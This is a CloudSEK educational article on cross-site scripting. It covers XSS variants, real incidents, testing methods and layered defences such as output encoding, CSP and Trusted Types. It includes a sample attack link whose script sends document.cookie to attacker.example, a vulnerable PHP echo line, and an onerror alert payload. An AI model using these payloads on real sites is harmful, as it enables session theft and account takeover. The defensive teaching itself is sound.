🚀 أصبحت CloudSek أول شركة للأمن السيبراني من أصل هندي تتلقى استثمارات منها
اقرأ المزيد
.avif)

Cross-site scripting (XSS) is a web vulnerability that allows an attacker to inject malicious JavaScript into a trusted website, causing it to execute in another user’s browser. Because the browser treats the injected script as part of the legitimate application, it can access page data, interact with the user’s session, and modify content displayed to the victim.
In a 2023 disclosure, CloudSEK researchers showed how an XSS flaw in Appsmith turned a single dashboard link into a full admin account takeover. A script planted in the srcDoc field of an iframe widget ran when an administrator opened a published dashboard, pulled database credentials from an admin-only endpoint, and fed them into a server-side request forgery bug. More than 1,000 Appsmith instances were exposed on the internet at the time, and versions 1.7.12 and later carry the fix.
Browsers use the same-origin policy to prevent code from one origin from freely accessing data belonging to another. XSS does not bypass this policy directly. Instead, the malicious script is delivered through the trusted application and executes under that application’s origin, giving it the same browser-level access as legitimate client-side code.

An XSS vulnerability typically involves two elements: a source, where attacker-controlled input enters the application, and a sink, where that input is inserted into a context that allows it to execute as code.
Common sources include URL parameters, form inputs, HTTP headers, stored user content, and postMessage data. Common sinks include unsafe HTML rendering, innerHTML, document.write(), eval(), and inline event handlers such as onerror.
The vulnerability occurs when untrusted input reaches an executable sink without appropriate validation, sanitization, or context-aware output encoding.
Consider a shop whose search page prints the query back to the user with this server code:
echo "<p>Results for " . $_GET['q'] . "</p>";
From there, an attacker builds a link that places a script tag inside the q parameter of that search page:
https://shop.example.com/search?q=<script>fetch('https://attacker.example/c?d='+document.cookie)</script>
Setting the HttpOnly flag on a session cookie prevents JavaScript from reading that cookie, but it does not stop an XSS attack. The malicious script still executes within the victim’s authenticated session and can perform actions on their behalf, such as submitting forms, changing account settings, or sending requests to internal APIs from the victim’s browser.
XSS variants differ in where the payload is stored, which code writes it into the page, and whether the attacker ever sees it run. Stored, reflected, and DOM-based XSS are the three classic categories, while blind, mutation, and self-XSS describe delivery and parsing twists on top of them.

Stored XSS occurs when an application saves attacker input, such as a comment, profile field, support ticket, email, or uploaded file, and later serves it to other users without encoding. Every visitor who loads the affected page runs the script, with no link or lure required.
Webmail platforms attract stored XSS attacks because a single malicious message reaches the victim inside an authenticated session. In February 2026, CISA added Roundcube's CVE-2025-68461, a stored XSS delivered through the animate tag in an SVG document, to its Known Exploited Vulnerabilities catalog after evidence of active exploitation, as The Hacker News reported. Roundcube had patched the flaw in December 2025.
Reflected XSS happens when the server copies input from the current request, such as a query parameter, form field, or error message, straight into its response. The payload is never saved, so the attacker needs the victim to open a crafted link, and phishing emails, shortened URLs, and malicious ads serve as the delivery channel.
DOM-based XSS lives entirely in client-side JavaScript: the page reads attacker-controlled data from a source such as location.hash, document.referrer, localStorage, or a postMessage event, then passes it to a dangerous sink like innerHTML, insertAdjacentHTML(), eval(), or setTimeout() with a string argument. A typical vulnerable line looks like this:
document.getElementById('welcome').innerHTML = 'Hi ' + decodeURIComponent(location.hash.slice(1));
Any link to that page ending in #<img src=x onerror=alert(document.domain)> fires the payload as soon as the page loads. Server logs and server-side filters miss fragment-based DOM XSS entirely, because the part of a URL after the # character never reaches the server.
Blind XSS is a stored payload that executes in a part of the application the attacker cannot see, such as an admin dashboard, a support agent's ticket view, or an internal log viewer. Attackers plant it in contact forms, User-Agent headers, or order notes and wait for staff to open the record. Because staff accounts hold elevated privileges, a blind XSS that fires in an admin panel hands the attacker admin-level access.
Mutation XSS abuses the gap between how an HTML sanitizer parses markup and how the browser parses it again after insertion. A string that looks harmless to the sanitizer changes shape when the browser serializes and re-parses it, for example through nested <noscript>, <svg>, or <math> elements, and a script-bearing attribute appears in the final DOM. Sanitizer libraries such as DOMPurify have shipped fixes for several mXSS bypasses over the years, so an outdated sanitizer version is a live exposure.
Self-XSS requires the victim to run the payload personally, for example by pasting code into the browser developer console after a scammer promises a free feature or an account unlock. The attack depends entirely on social engineering. Most bug bounty programs rate self-XSS as low severity on its own, though chaining it with a login CSRF or cache poisoning bug extends its reach to other users.
An XSS payload runs with the same permissions as the application's own JavaScript, so its impact matches whatever the victim's account and the page itself can reach.
Cross-site scripting ranked first in MITRE's 2025 CWE Top 25 as CWE-79, with a score of 60.38 and seven of its CVEs listed in CISA's Known Exploited Vulnerabilities catalog. CloudSEK's guide to the most dangerous software weaknesses compares XSS with the injection and memory-safety flaws on the same list.
Microsoft's Security Response Center has mitigated more than 970 XSS cases since January 2024, and XSS made up 15% of all Important or Critical MSRC cases between July 2024 and July 2025, according to MSRC's XSS analysis. The same report puts Microsoft's XSS bounty payouts at $912,300, with a top single award of $20,000 for high-impact cases such as token theft or zero-click attacks.
Development teams that know about XSS still ship it, and the reasons are structural more than educational:
Effective XSS testing traces each source to each sink and checks whether the output context changes how the browser interprets the data.
Manual testers start by placing a unique, harmless marker such as xss7q3 in every input, then search both the raw response and the live DOM for where it appears. The surrounding context decides the next probe: inside HTML text, a tag like <b> confirms injection; inside an attribute, a quote character tests whether the value breaks out, and inside a JavaScript string, a closing quote and semicolon do the same. Proxy tools such as Burp Suite and OWASP ZAP make it faster to intercept, modify, and replay each request.
Classic alert() proof-of-concept payloads need adjusting in modern browsers, because Chrome 92 and later block alert() calls from cross-origin iframes. Calling print() or writing to the console works as a substitute.
A dynamic web app scanner crawls the running application and fires encoded payload variations at every parameter, header, and form it discovers. DAST tools catch most reflected and stored XSS within reach of the crawl, but they miss flows behind multi-step business logic and struggle with DOM XSS in large single-page applications.
Static application security testing (SAST) tools follow tainted data from request handlers to template output and flag paths that skip encoding. A fast manual complement is a codebase search for high-risk sinks: innerHTML, outerHTML, insertAdjacentHTML, document.write, eval, new Function, dangerouslySetInnerHTML, v-html, and any template output marked raw or safe.
Blind XSS needs a payload that reports back, because nobody on the testing side sees the admin screen where it fires. Testers use payloads that load a script from a callback server and return the page URL, a DOM snapshot, and the cookies of whoever triggered it, which confirms the flaw and shows how far it reaches.
XSS prevention works in layers: encode or sanitize output so injected data never becomes code, use safe DOM APIs on the client, and deploy browser policies that block execution when a mistake slips through.

Output encoding converts characters that carry meaning in a given context into harmless equivalents, so <script> renders as text instead of a tag. The correct encoding depends on where the value lands, and HTML encoding applied inside a JavaScript string or a URL leaves the page exploitable.
Output context
Example location
Required handling
HTML body
<p>{value}</p>
HTML entity encoding of &, <, >, ", and '
HTML attribute
<input value="{value}">
Attribute encoding, with the attribute value always quoted
JavaScript data
<script>let q = "{value}"</script>
JSON serialization with < escaped, or a data- attribute read by script
URL parameter
<a href="/search?q={value}">
Percent-encoding with encodeURIComponent()
Full URL in href or src
<a href="{value}">
Scheme allowlist of https: and relative paths; reject javascript: and data:
CSS
style="color: {value}"
No user data in CSS, or a strict value allowlist such as hex colors
Template engines such as Jinja2, Twig, Razor, and Go's html/template encode HTML body text by default. XSS in these stacks comes from bypassing the default through a |safe filter or raw output helper, or from placing a value in a JavaScript or URL context the engine does not recognize.
Features that must accept markup, such as a rich-text comment box or a Markdown preview, break under encoding, so sanitization takes over. A maintained allowlist sanitizer like DOMPurify strips script-bearing tags and attributes and keeps formatting elements. Run the sanitizer on the final HTML immediately before insertion, keep the library updated to close mutation XSS bypasses, and avoid hand-written regex filters, which attackers bypass with alternate syntax.
Client-side code prevents DOM XSS by choosing APIs that treat data as text: textContent instead of innerHTML, createElement() with setAttribute() for safe attributes, and JSON.parse() in place of eval(). Timers take function references, never strings. Any URL taken from location or a message event needs its scheme checked before it reaches href, src, or window.location, and every postMessage handler must verify event.origin before using the data.
A Content Security Policy (CSP) tells the browser which scripts are allowed to run, which limits the damage when encoding fails somewhere. Allowlist-based policies are easy to bypass through permitted CDNs and JSONP endpoints, so current guidance favors a strict policy built on nonces or hashes:
Content-Security-Policy: script-src 'nonce-{random}' 'strict-dynamic'; object-src 'none'; base-uri 'none'
Each response generates a fresh random nonce, and only script tags carrying that nonce execute, which blocks injected script tags and inline event handlers. Adding 'unsafe-inline' cancels most of the protection. Rolling the policy out first through the Content-Security-Policy-Report-Only header surfaces breakage before enforcement begins.
Trusted Types, enabled with the CSP directive require-trusted-types-for 'script', makes sinks like innerHTML reject plain strings. Code must pass a typed object created by a reviewed policy, which shrinks DOM XSS review from every sink in the codebase to a handful of policy functions. Chromium-based browsers enforce Trusted Types, and a policy that wraps DOMPurify gives teams a practical starting point.
Session cookies need the HttpOnly, Secure, and SameSite attributes, and access tokens belong in HttpOnly cookies instead of localStorage, where any script on the origin reads them. These settings shrink what a successful payload steals, but they do not stop the payload from acting inside the victim's session, so they complement encoding and CSP without replacing either.
Input validation rejects values that break an expected format, such as a ZIP code containing angle brackets or a numeric user ID containing letters. Validation reduces attack surface but cannot prevent XSS alone, because many legitimate fields, such as surnames like O'Brien or free-text comments, must accept characters that are dangerous in some output context. CloudSEK's front-end security best practices cover the wider set of browser-side controls around these defenses.
Modern JavaScript frameworks escape dynamic values by default, which removes the most common XSS pattern but leaves specific escape hatches that developers reach for under deadline pressure.
Framework template syntax adds a second risk, because an attacker who injects HTML into a page running Angular or Vue gains a path to inject template expressions too. CloudSEK's single-page application analysis shows how framework-specific attributes execute script even when a Content Security Policy is in place, so CSP never substitutes for fixing the underlying injection.
Cross-site request forgery (CSRF) tricks a logged-in user's browser into sending a request from a different site, while XSS runs attacker code inside the target site itself. CSRF fires requests blindly and cannot read the responses. XSS reads responses, extracts anti-CSRF tokens, and chains multi-step actions, so a working XSS bypasses CSRF protections entirely, and anti-CSRF tokens do nothing to stop XSS.
SQL injection targets the server, where attacker input changes a database query and exposes or modifies backend data directly. XSS targets the users of an application through their browsers and leaves the database untouched unless the victim's session has access to it. Both flaws come from mixing untrusted data with code, and both are fixed at the point where data meets an interpreter: parameterized queries for SQL, and context-aware encoding for HTML and JavaScript.
Testing programs cover the applications a security team knows about, and XSS in forgotten assets goes unnoticed: a staging site left online, a campaign microsite built by an agency, or a self-hosted admin tool like the 1,000-plus exposed Appsmith instances CloudSEK identified.
CloudSEK BeVigil fingerprints an organization's internet-facing infrastructure across eight surfaces, covering web applications, mobile apps, APIs, cloud, CVEs, DNS, SSL, and network services, and its web application scanner tests the discovered web assets for cross-site scripting and SQL injection. Because discovery and scanning run continuously, an XSS flaw introduced by a new release or a newly exposed subdomain surfaces as an initial access attack vector before attackers find it, not months later at the next scheduled penetration test.
Microsoft engineers coined the term in 2000 for attacks in which a malicious site injected script into another site's pages. Modern XSS rarely needs a second site.
No. HTTPS encrypts traffic between the browser and the server, but an XSS payload arrives inside the site's own encrypted response and executes normally.
No, not reliably. A WAF blocks known payload patterns, but encoding tricks, alternate event handlers, and DOM-based XSS that never reaches the server bypass it.
No, not directly. XSS runs inside the browser sandbox, but it can redirect victims to exploit kits or fake update pages that deliver malware.
Yes. Mobile apps that render web content in a WebView with JavaScript enabled inherit XSS risk, and JavaScript bridges expose native functions to the injected script.
Yes. SVG, HTML, and XML files served from the application's own domain execute embedded scripts. Serving uploads from a separate domain as attachments removes the risk.
Yes. An API that returns user data with a text/html content type, or whose JSON output is inserted into pages through innerHTML, creates an XSS path.
A polyglot XSS payload is a single string built to execute in several contexts at once, such as HTML text, attributes, and JavaScript strings, which speeds up testing.
No. XSS executes as legitimate JavaScript from a trusted domain, so endpoint antivirus sees normal browser activity. Detection happens in the application and its security testing.
No, not without permission. Unauthorized testing breaks computer misuse laws in most countries, and bug bounty programs or signed penetration-testing scopes provide that authorization.
